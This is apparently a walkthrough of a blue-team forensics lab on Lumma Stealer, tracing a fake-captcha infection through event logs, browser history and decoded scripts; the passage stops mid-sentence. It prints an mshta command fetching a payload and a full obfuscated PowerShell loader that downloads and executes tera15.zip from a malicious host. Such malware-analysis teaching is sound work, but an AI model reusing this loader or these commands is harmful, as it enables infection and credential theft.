CyberDefenders - LummaStealer / Angry Likho Lab
Analyze multi-stage malware behavior, decode obfuscated scripts, trace execution flow, and identify evasion, persistence, and exfiltration tactics using forensic tools.
Intro Text
Lumma Stealer is a powerful malware written in C that secretly steals a wide range of data from infected systems. This MaaS (Malware-as-a-Service) tool has quickly become known for its ability to target and steal important information like cryptocurrency wallets, browser data, email credentials, financial details, personal files, and FTP client data. It uses advanced techniques like controlled data writing and encryption to avoid detection and increase its effectiveness. A new and sophisticated method of distributing Lumma Stealer malware has been uncovered, targeting Windows users through deceptive human verification pages.
You have been given a disk triage from a machine that has fallen victim to this new attack. Your task is to analyze the malware and determine exactly what occurred on the machine.
A link to the lab can be found here: https://cyberdefenders.org/blueteam-ctf-challenges/lummastealer-angry-likho/
Questions
-
The victim has been deceived into executing an encoded Powershell command on his device. What is this command in its decoded form?
Starting the analysis out, I used
EvtxECmd.exeto aggregate all the event logs into a csv file that can be easily filtered inTimelineExplorer.PS C:\Users\Administrator\Desktop\Start Here\Tools\Extra Tools\ZimmermanTools\net6\EvtxeCmd> .\EvtxECmd.exe -d 'C:\Users\Administrator\Desktop\Start Here\Artifacts\Windows\System32\winevt' --csv 'C:\Users\Administrator\Desktop' Records included: 88 Errors: 0 Events dropped: 0 Metrics (including dropped events) Event ID Count 400 11 403 8 600 66 800 3 Processed 103 files in 51.2463 secondsI quickly started looking for Sysmon Events, but sadly there were none 😢, once again foiled by the lack of pre-preparations in the environment, but It atleast forces me to learn more event IDs and become more flexible. The event ID 400 seems to be associated with Powershell execution, so I started by filtering for that.

We can quickly find an event that tries to execute an encoded payload, so let's analyze it further.
The command is:
HostApplication=C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe -eC bQBzAGgAdABhACAAIgBoAHQAdABwAHMAOgAvAC8AYwBsAGkAYwBrAHQAbwBnAG8ALgBjAGwAaQBjAGsALwB1AHAAbABvAGEAZABzAC8AdAByAGEAMQA1ACIAPlugging it into cyberchef to base64 decode and to decode the text from
UTF-16LE, we getmshta "https://clicktogo.click/uploads/tra15" -
What is the MITRE ATT&CK sub-technique ID for the technique used by the malware sample to download and execute its payload through a trusted system utility in the previous PowerShell command?
Full disclosure, I'm awful at finding what MITRE technique or sub-technique something should be associated with, I come from pen-testing and I simply don't have enough experience with it yet to be quick at finding those things 😅, so I just searched
mshta mitre attackinto google and got the answer 😁. The full page is here if you want a quick link
-
The victim was tricked by a fake verification website while browsing the internet. What is the URL of the malicious website to which the Powershell command belongs?
I started by looking into the user's Appdata folder to figure out if there was any browser data present, and I found that they used Edge, so after a quick search, I found the browser history sqlite file in
C:\Users\Administrator\Desktop\Start Here\Artifacts\Users\Infern0o\AppData\Local\Microsoft\Edge\User Data\Default.
Looking inside the
urlstable, I found a url that said it was associated with a Captcha :https://check-robot.b-cdn.net/Done-Captcha.html
-
In the second-stage of the malware execution, it downloads an additional file. What is the name of this file?
We can find another powershell script being executed, this time it's a bigger one:
    function llemiXA($iMYi){return -split ($iMYi -replace '..', '0x$& ')};
    $MeloNmjt = llemiXA('1EC0DD0BB73CA88CF5B0BD8263811B4B64E34C06A804D58C0D811D5C37129DB5FFAFF3FEB78DD5A8C99D9D7BA8C273BB91B1B75E06AB87A183EA7755CCABE7B6932D5F329F5305ACA6C3D7D808AC8765ECCC87F99F44C7296D2424100B42DF8C725C2951946060EA69ED332FE9E38A6EE3DBFE14005664EB807CD0D97E8066BAF32FB30305E9BCB1632DA3929F1A6D35F806B6ADA832BDD28C27DAC62E8048E082CC6076657EA67129E53CDD376F76BC7DD61EC02B7ABA914F3168EB1EC802A7D47907460C1BCB530B127B5FCABF6D0F9D323902BD023BB413216AD6E710BFEAE8D21715882AE9E8145DA4B7FF51E118407666DF27AF2374FDAC2F8086FEAE8FE51D21418E13D663E146D4EE51F5F66D45D68EC04D8BDBAC689AD4F09C3DD1889D47C47E909DA94FC6C3285BDB524410FC6F6E6F99D2BDCC82DF6D07CCDA6521E8ADAC7456B3212C7AAAC89D32FC8EC9FC0D4135BDBE19EB5FB37E391E633F1D5F9FCBF6BF94396BFDDB00A44C18EC929D97BAC9ADC3383B31DE685AC331D31AE6DE1803CE47C3989F203DE31546D749529FEE5B16CA01B5119C933223A1B21DE212CC321ABBD42CB8BF415900C9C0D5360406DE8CAEB2C91603FC7C299C270E67BEF0917E182D4D7001B7E4C5EBF710BC694C57E326F2783FF9150509431AB5845BD0B5A2FB07691DEE676D7FE0654BECB7AE175241E3AB495EC2D65D5FA126C5443E4E44B5F718C3F518D3E941E241D38BA855B06322364E61AC9182D5DD8987C5071A34732CE1F84365B97744A8C7A2831635E99E50D757B98A20C6197B58E622D1EC103C19D71DFA35AB4D021771DE08A5060B541FE76488C587576AD47238815B7FBEDF8844DE75EE77498A8FB1E5BDDB6EE2DF363851E223748EF1B17A596F8E039155ACC3BDA790ADDCBF1EE95768008B2D771A52CE8E589E9F41E7BA6474D9A49C0EE3265A11A92E9E877353A2EC2AA0CD2D8763F45633ABA0B37813EF274E4E88267E951079CA280E6AB2B7B5BD674929E47808B6B192871682FB41A2E73ED48375257811E5BC63B92DC423C8FB6712FCA16CA1A595A1BCB9327D94EBFA2B4C7F4AB78415731AD5812DB05B187FD30C3BFDA6647CE8154B7D6BA029C4FD0D39A343AABBB56A791659EC48C83E2CBE825B6CF31079E61E972368EB2F88EDECBB6AF363B82AE6C049BB8E07CBCC55522E2BAAEE50310A90229F69A91271804812F592BB8840D5C524D0920299C76866C9A35B890F3DA8B83F2433102A6354B210BD3435C758E4C313534EFF96A183DCBE2BA01EE36A17A46655FC56F67378ED2427E2EF703212103C10AC91E393047B31FEF5057EC3EE13AC675F0B526EB9037DFB8B3E8BD228FF0EB4822623');
    $kCqXc = [System.Security.Cryptography.Aes]::Create();
    $kCqXc.Key = llemiXA('53626368526B457A4E4F695244796C53');
    $kCqXc.IV = New-Object byte[] 16;
    $MAElvXve = $kCqXc.CreateDecryptor();
    $qWOgiQdIE = $MAElvXve.TransformFinalBlock($MeloNmjt, 0, $MeloNmjt.Length);
    $jGAqRnDYn = [System.Text.Encoding]::Utf8.GetString($qWOgiQdIE);

    $MAElvXve.Dispose();& $jGAqRnDYn.Substring(0,3) $jGAqRnDYn.Substring(3)
The script is obfuscated, but we can clearly see it's decrypting the hex text from AES and then it tries to execute it in the last two functions (
$jGAqRnDYn.Substring(0,3) $jGAqRnDYn.Substring(3)). Although the execution is not immediately detectable, it's one of the things you kinda get a spidey sense for, two calls from the same string in quick succession should look suspicious. So if you remove those calls and then run the code in a powershell console, you can see what was left inside the$jGAqRnDYnvariable.iexfunction oMW($EiD, $FGt){[IO.File]::WriteAllBytes($EiD, $FGt)};function zbG($EiD){$nqzfA = $env:Temp;Expand-Archive - Path $EiD -DestinationPath $nqzfA;Add-Type -Assembly System.IO.Compression.FileSystem;$zipFile = [IO.Compression.ZipFile ]::OpenRead($EiD);$WWnSN =($zipFile.Entries | Sort-Object Name | Select-Object -First 1).Name;$gVYkv = Join-Path $nqzfA $WWnSN;start $gVYkv ;};function gDf($bxU){$aKH = New-Object (Ciq @(99,122,137,67,108,122,119,88,129,126,122,131,137));$F Gt = $aKH.DownloadData($bxU);return $FGt};function Ciq($MJS){$Lsf=21;$Eco=$Null;foreach($fcd in $MJS){$Eco+=[char]($fcd- $Lsf)};return $Eco};function BtW(){$dnK = $env:Temp + '\';;;$wqsXyOD = $dnK + 'tera15.zip'; if (Test-Path -Path $wqsXyOD ){zbG $wqsXyOD;}Else{ $YWjRJkfA = gDf (Ciq @(125,137,137,133,136,79,68,68,120,129,126,120,128,137,132,124,132,67,120,129 ,126,120,128,68,138,133,129,132,118,121,136,68,137,122,135,118,70,74,67,143,126,133));oMW $wqsXyOD $YWjRJkfA;zbG $wqsXyO D};;;}BtW;We can see
tera15.zipreferenced, which was the downloaded file. Looking at the unaltered code, we can see that the first three indexes wereiexand then the rest is a payload, so that's what the two calls before were trying to achieve! callingiexand then supplying a payload to be executed!- What is the URL from which the above file was downloaded?
This one is harder to analyze but we can see that we have some chains of numbers that sorta feel like they could be strings, and they are always used in conjunction with the
Ciqfuncion, so let's start therefunction Ciq($MJS){ $Lsf=21; $Eco=$Null; foreach($fcd in $MJS){ $Eco+=[char]($fcd-$Lsf) }; return $Eco}Just adding line breaks makes this instantly more readable, the data passed should be chars and then 21 is subtracted from their hex values. So if use this in a Powershell script and just pass the number strings, we should be able to see the text.
function Ciq($MJS){ $Lsf=21; $Eco=$Null; foreach($fcd in $MJS){ $Eco+=[char]($fcd-$Lsf) }; return $Eco} $a= Ciq @(99,122,137,67,108,122,119,88,129,126,122,131,137) $b= Ciq @(125,137,137,133,136,79,68,68,120,129,126,120,128,137,132,124,132,67,120,129,126,120,128,68,138,133,129,132,118,121,136,68,137,122,135,118,70,74,67,143,126,133) Write-Host $a Write-Host $bWith this script we can get the following output:
PS C:\Users\Administrator> .\script.ps1 Net.WebClient https://clicktogo.click/uploads/tera15.zip -
The malware performs process hollowing on a legitimate system process to evade detection. What is the name of this process?
Looking at the obfuscated code from the last script, we can find a reference to
$env:Temp, which suggests that the file was downloaded to one of the temp folders ofAppData. Looking insideC:\Users\Administrator\Desktop\Start Here\Artifacts\Users\Infern0o\AppData\Local\Temp, we can find thetera15.zipfile.
I'm gonna unzip this and get the file hash to see if it's already present in any database. Using the
Get-FileHashcmdlet we can get the file hash (as the name suggests 😉).PS C:\Users\Administrator\Desktop\Start Here\Artifacts\Users\Infern0o\AppData\Local\Temp\tera15> Get-FileHash .\chkbkx.exe Algorithm Hash Path --------- ---- ---- SHA256 7C5B4BE6D1D08FE5BC81F0AC5B3EC77F87F73B5A81EEF0DD6F45255B22F08EDD C:\Users\Administrator\Desktop\Start Here\Artifacts\Users\Infern0o\AppData\Local\Temp\tera15\chkbkx.exePlugging it into VirusTotal we can see that it has been detected a few times 😅

So I'll save some work and start looking at the Behaviour tab and search for anything related to process hollowing or evasion... In the Process Injection section there are multiple mentions of
